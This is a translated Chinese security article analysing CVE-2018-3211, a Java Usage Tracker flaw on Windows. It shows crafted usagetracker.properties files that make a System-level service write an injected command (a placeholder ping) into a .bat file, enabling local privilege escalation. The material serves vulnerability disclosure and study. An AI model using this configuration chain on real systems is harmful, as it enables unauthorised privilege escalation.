CVE-2018-3211: Java Usage Tracker Windows本地提权漏洞分析

angel010 / 2018-10-18 15:47:08 / 浏览数 1771 安全技术 漏洞分析 顶(0) 踩(0)

研究人员发现Java Usage
Tracker的设计漏洞可以使攻击者创建任意文件、注入特定攻击者参数、进行权限提升等。这些串起来可以用来进行权限提升以访问受感染系统中本来受保护或受限于其他应

本文主要描述该漏洞在Windows平台上的工作原理，以及如何定义条件来触发该漏洞利用。

Java Usage Tracker

Java Usage Tracker是Java中用来跟踪系统中Java运行时环境 (JRE) 的使用情况，有以下功能：

- Java virtual machine (JVM)开始配置参数日志信息；
- 将数据复制到日志文件或重定向到UDP服务器；
- 允许在Usage Tracker配置中指定日志值。

Java Usage
Tracker使用的配置文件为`usagetracker.properties`，其默认全局位置是与操作系统有关。比如，Windows的默认路径为`%ProgramData%\Oracle\Java\`。全局默

下图是`usagetracker.properties`的例子：

```
1  # UsageTracker template properties file.
2  # Copy to <JRE directory>/conf/management/usagetracker.properties
3  # (or <JRE directory>/lib/management/usagetracker.properties for
4  # JRE releases prior to 9) and edit, uncommenting required settings, to enable.
5
6  # Settings for logging to a file:
7  # Use forward slashes (/) because backslash is an escape character in a
8  # properties file.
9  com.oracle.usagetracker.logToFile = C:/ProgramData/Oracle/Java/global_javatracker.log
10
11 # Settings for logging to a UDP socket:
12 # com.oracle.usagetracker.logToUDP = hostname.domain:32139
13
14 # (Optional) Specify a file size limit in bytes:
15 # com.oracle.usagetracker.logFileMaxSize = 10000000
16
17 # If the record should include additional Java properties,
18 # this can be a comma-separated list:
19 # com.oracle.usagetracker.additionalProperties =
20
21 # Additional options:
22 # com.oracle.usagetracker.verbose = true
23 # com.oracle.usagetracker.track.last.usage = false
24 com.oracle.usagetracker.separator = ,
25 com.oracle.usagetracker.quote = "
26 com.oracle.usagetracker.innerquote = '
```

图1: usagetracker.properties示例

图1中第9行代码，Java Usage Tracker会将日志信息记录到文件`global_javatracker.log`中。以Apache
Tomcat系统为例，一旦为服务重启，就会创建`global_javatracker.log`文件，Java
usage追踪数据就会加入其中。新的追踪信息在每次服务开启后就加入到文件尾部。

下图是追踪的数据示例，不同的值是用，隔开的：

```
1  "VM start","Mon May 28 13:47:07 PDT 2018","WIN-2848GLOTO7H/10.203.202.137"," ","C:\Program
   Files\Java\jre-10.0.1","10.0.1","10.0.1+10","Oracle Corporation","""Oracle Corporation""","Windows Server 2012
   R2","amd64","6.3","'-Dcatalina.home=C:\Program Files\Apache Software Foundation\Tomcat 9.0' '-Dcatalina.base=C:\Program
   Files\Apache Software Foundation\Tomcat 9.0' '-Djava.io.tmpdir=C:\Program Files\Apache Software Foundation\Tomcat 9.0\temp'
   -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager '-Djava.util.logging.config.file=C:\Program Files\Apache
   Software Foundation\Tomcat 9.0\conf\logging.properties' --add-opens=java.base/java.lang=ALL-UNNAMED
   --add-opens=java.base/java.io=ALL-UNNAMED --add-opens=java.rmi/sun.rmi.transport=ALL-UNNAMED exit abort -Xms128m -Xmx256m
   ","C:\Program Files\Apache Software Foundation\Tomcat 9.0\bin\bootstrap.jar;C:\Program Files\Apache Software Foundation\Tomcat
   9.0\bin\tomcat-juli.jar"," "
2
```

图2: Tomcat中追踪数据添加到global_javatracker.log文件中

用户控制参数

文件`usagetracker.properties`有两个参数可以控制Java Usage Tracker的行为：

- oracle.usagetracker.logToFile
- oracle.usagetracker.additionalProperties

`logTofile`特性允许用户选择系统中的任意日志文件路径，这些日志文件是被监控的JVM创建的。如果JVM以提升的权限允许，JVM就可以在系统的任意部分创建文件。文

即使路径可以随意设置，因为JVM只从已有的、不受控的数据中写数据，所以文件的内容也是不受控的。但Java Usage Tracker有一个特性就是可以从自定义的特征中取值。`additionalProperties`支持追踪任意和额外的自定义特性，如下图所示：

```
# UsageTracker template properties file.
# Copy to <JRE directory>/conf/management/usagetracker.properties
# (or <JRE directory>/lib/management/usagetracker.properties for
# JRE releases prior to 9) and edit, uncommenting required settings, to enable.

# Settings for logging to a file:
# Use forward slashes (/) because backslash is an escape character in a
# properties file.
com.oracle.usagetracker.logToFile = C:/ProgramData/Oracle/Java/global_javatracker.log

# Settings for logging to a UDP socket:
# com.oracle.usagetracker.logToUDP = hostname.domain:32139

# (Optional) Specify a file size limit in bytes:
# com.oracle.usagetracker.logFileMaxSize = 10000000

# If the record should include additional Java properties,
# this can be a comma-separated list:
com.oracle.usagetracker.additionalProperties = com.anotherInterestingProperty

# Additional options:
# com.oracle.usagetracker.verbose = true
# com.oracle.usagetracker.track.last.usage = false
com.oracle.usagetracker.separator = ,
com.oracle.usagetracker.quote = "
com.oracle.usagetracker.innerquote = '
```

图3:通过additionalProperties 添加特定属性

```
"VM start","Mon May 28 14:26:59 PDT 2018","WIN-2848GLOTO7H/10.203.202.137"," ","C:\Program
Files\Java\jre-10.0.1","10.0.1","10.0.1+10","Oracle Corporation","""Oracle Corporation""","Windows Server 2012
R2","amd64","6.3","'-Dcatalina.home=C:\Program Files\Apache Software Foundation\Tomcat 9.0' '-Dcatalina.base=C:\Program
Files\Apache Software Foundation\Tomcat 9.0' '-Djava.io.tmpdir=C:\Program Files\Apache Software Foundation\Tomcat 9.0\temp'
-Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager '-Djava.util.logging.config.file=C:\Program Files\Apache
Software Foundation\Tomcat 9.0\conf\logging.properties' --add-opens=java.base/java.lang=ALL-UNNAMED
--add-opens=java.base/java.io=ALL-UNNAMED --add-opens=java.rmi/sun.rmi.transport=ALL-UNNAMED exit abort -Xms128m -Xmx256m
","C:\Program Files\Apache Software Foundation\Tomcat 9.0\bin\bootstrap.jar;C:\Program Files\Apache Software Foundation\Tomcat
9.0\bin\tomcat-juli.jar","com.anotherInterestingProperty=null "
```

图4: Tomcat服务重启后数据被追踪的代码片段

如图4所示，最后一行加入了一个值为空的配置的、追踪属性`com.anotherInterestingProperty=null`。该属性值为空，表示该属性不存在。

控制Java Usage Tracker行为的方式有两种：

- 设置任意日志路径
- 设置任意自定义属性

这种结合看似是不能被利用的，但当与其他安全漏洞相结合的时候就可以利用了。

利用自定义属性

下面是一个利用自定义属性的例子。如图5所示，第9行的配置文件会使Java Usage Tracker创建一个`.bat`文件，然后添加自定义属性：`ping 172.0.1.1 >`。自定义生成的文件就是`global_javatracker.bat`。

new 1 | usagetracker.properties

```
# UsageTracker template properties file.
# Copy to <JRE directory>/conf/management/usagetracker.properties
# (or <JRE directory>/lib/management/usagetracker.properties for
# JRE releases prior to 9) and edit, uncommenting required settings, to enable.

# Settings for logging to a file:
# Use forward slashes (/) because backslash is an escape character in a
# properties file.
com.oracle.usagetracker.logToFile = C:/ProgramData/Oracle/Java/global_javatracker.bat

# Settings for logging to a UDP socket:
# com.oracle.usagetracker.logToUDP = hostname.domain:32139

# (Optional) Specify a file size limit in bytes:
# com.oracle.usagetracker.logFileMaxSize = 10000000

# If the record should include additional Java properties,
# this can be a comma-separated list:
com.oracle.usagetracker.additionalProperties = ping 172.0.1.1 >

# Additional options:
# com.oracle.usagetracker.verbose = true
# com.oracle.usagetracker.track.last.usage = false
com.oracle.usagetracker.separator = ,
com.oracle.usagetracker.quote = "
com.oracle.usagetracker.innerquote = '
```

图5: global_javatracker.bat中的自定义属性



图6: global_javatracker.bat执行

自定义属性`ping 172.0.1.1 >= null`。如果批处理文件`global_javatracker.bat`执行，就会显示错误消息“`VM start” is not recognized`。错误消息产生的原因是Java Usage Tracker的属性文件只生成一行，通过配置`com.oracle.usagetracker.separator = ,`来设置。

将分割符号变成“新行（`\n`）”来生成不同的追踪日志，如图8所示。

```
# UsageTracker template properties file.
# Copy to <JRE directory>/conf/management/usagetracker.properties
# (or <JRE directory>/lib/management/usagetracker.properties for
# JRE releases prior to 9) and edit, uncommenting required settings, to enable.

# Settings for logging to a file:
# Use forward slashes (/) because backslash is an escape character in a
# properties file.
com.oracle.usagetracker.logToFile = C:/ProgramData/Oracle/Java/global_javatracker.bat

# Settings for logging to a UDP socket:
# com.oracle.usagetracker.logToUDP = hostname.domain:32139

# (Optional) Specify a file size limit in bytes:
# com.oracle.usagetracker.logFileMaxSize = 10000000

# If the record should include additional Java properties,
# this can be a comma-separated list:
com.oracle.usagetracker.additionalProperties = ping 172.0.1.1 >

# Additional options:
# com.oracle.usagetracker.verbose = true
# com.oracle.usagetracker.track.last.usage = false
com.oracle.usagetracker.separator = \n
com.oracle.usagetracker.quote = "
com.oracle.usagetracker.innerquote = '
```

图7: 用换行（\n）来分割的Java Usage Tracker



图8: 用换行分割生成的追踪日志

图8是在新行中显示所有的值，最后一行含有`172.0.1.1 >= null`。会导致`ping 172.0.1.1 >= null`的执行，但因为有双引号，所以命令并不会执行。但也有可能执行因为特征周围的值可以通过配置`com.oracle.usagetracker.quote = “`进行控制。比如，创建一个空的配置，如图9所示。

new 1 | usagetracker.properties

```
# UsageTracker template properties file.
# Copy to <JRE directory>/conf/management/usagetracker.properties
# (or <JRE directory>/lib/management/usagetracker.properties for
# JRE releases prior to 9) and edit, uncommenting required settings, to enable.

# Settings for logging to a file:
# Use forward slashes (/) because backslash is an escape character in a
# properties file.
com.oracle.usagetracker.logToFile = C:/ProgramData/Oracle/Java/global_javatracker.bat

# Settings for logging to a UDP socket:
# com.oracle.usagetracker.logToUDP = hostname.domain:32139

# (Optional) Specify a file size limit in bytes:
# com.oracle.usagetracker.logFileMaxSize = 10000000

# If the record should include additional Java properties,
# this can be a comma-separated list:
com.oracle.usagetracker.additionalProperties = ping 172.0.1.1 >

# Additional options:
# com.oracle.usagetracker.verbose = true
# com.oracle.usagetracker.track.last.usage = false
com.oracle.usagetracker.separator = \n
com.oracle.usagetracker.quote =
com.oracle.usagetracker.innerquote = '
```

图9: 空配置的com.oracle.usagetracker.quote



图10:从空配置的com.oracle.usagetracker.quote中生成的追踪日志

运行`global_javatracker.bat`会执行命令`ping 172.0.1.1 >= null`。如图10所示，在cmd的尾部，创建了一个null文件。

截止当前，Java Usage Tracker可以：

- 被滥用在文件系统的任意位置创建文件；
- 被滥用来创建文本脚本文件。例子是batch文件，但也可以用来创建其他文件类型；
- 被滥用来注入任意命令（其他文本相关的脚本文件）。

可以在系统中的其他文件执行或创建脚本文件，但成功利用该文件也有条件：

- 恶意文件应该创建在关键位置，如自启动脚本；
- 为了访问关键位置，创建恶意文件的进程应该有较高的权限。

这两个条件都是可以实现的，比如Java Usage
Tracker的配置文件（`usagetracker.properties`）可以以非特权用户创建，恶意日志文件是用更高权限的进程来创建。

Java Usage Tracker日志文件创建

当位于全局配置路径（如`%ProgramData%\Oracle\Java`）下时，JVM在系统中启动时会读取Java Usage Tracker日志文件。以默认Tomcat安装为例，Tomcat安装后且全局`usagetracker.properties`在对的位置时，tracker日志会在Tomcat重启后创建，如图11所示。

因为Tomcat服务以`System`运行，因此恶意文件`global_javatracker.bat`可以在任意位置创建。但配置文件`usagetracker.properties`必须以非特权用户创建。



图11: Tomca安装后创建Tracker log



图12: Tomcat创建的log文件

本地提权

Java Usage Tracker的全局配置文件会在默认路径`%ProgramData%\Oracle\Java\`下创建。位置和内容是在Java安装过程中创建的，但也是执行Java命令的结果。

默认权限`%ProgramData%`允许系统的`Users`来创建文件。当创建了`Oracle/Java`路径后，就会继承默认权限。图13显示了``%ProgramData%\Oracle\Java``的权限。



图13: %ProgramData%\Oracle\Java\授予的权限

为了说明漏洞利用：低权限的用户可以创建恶意配置文件`usagetracker.properties`，因为Tomcat服务器是以`System`权限运行的，所以可以在系统的任意位置创建bat

结论

Java Usage
Tracker功能可以以多种方式滥用来进行权限提升。本研究只测试了Windows环境，但其他系统也应该是存在漏洞的。导致权限提升的攻击可以利用一连串的弱设计漏洞链：

- 任意文件类型创建。可以通过`oracle.usagetracker.logToFile`路径实现。
- 参数注入。通过`oracle.usagetracker.additionalProperties`实现。
- 本地权限提升。通过`%ProgramData%/Oracle/Java`中的弱权限实现。

本文翻译自：https://blog.trendmicro.com/trendlabs-security-intelligence/cve-2018-3211-java-usage-tracker-local-elevation-of-privilege-on-windows/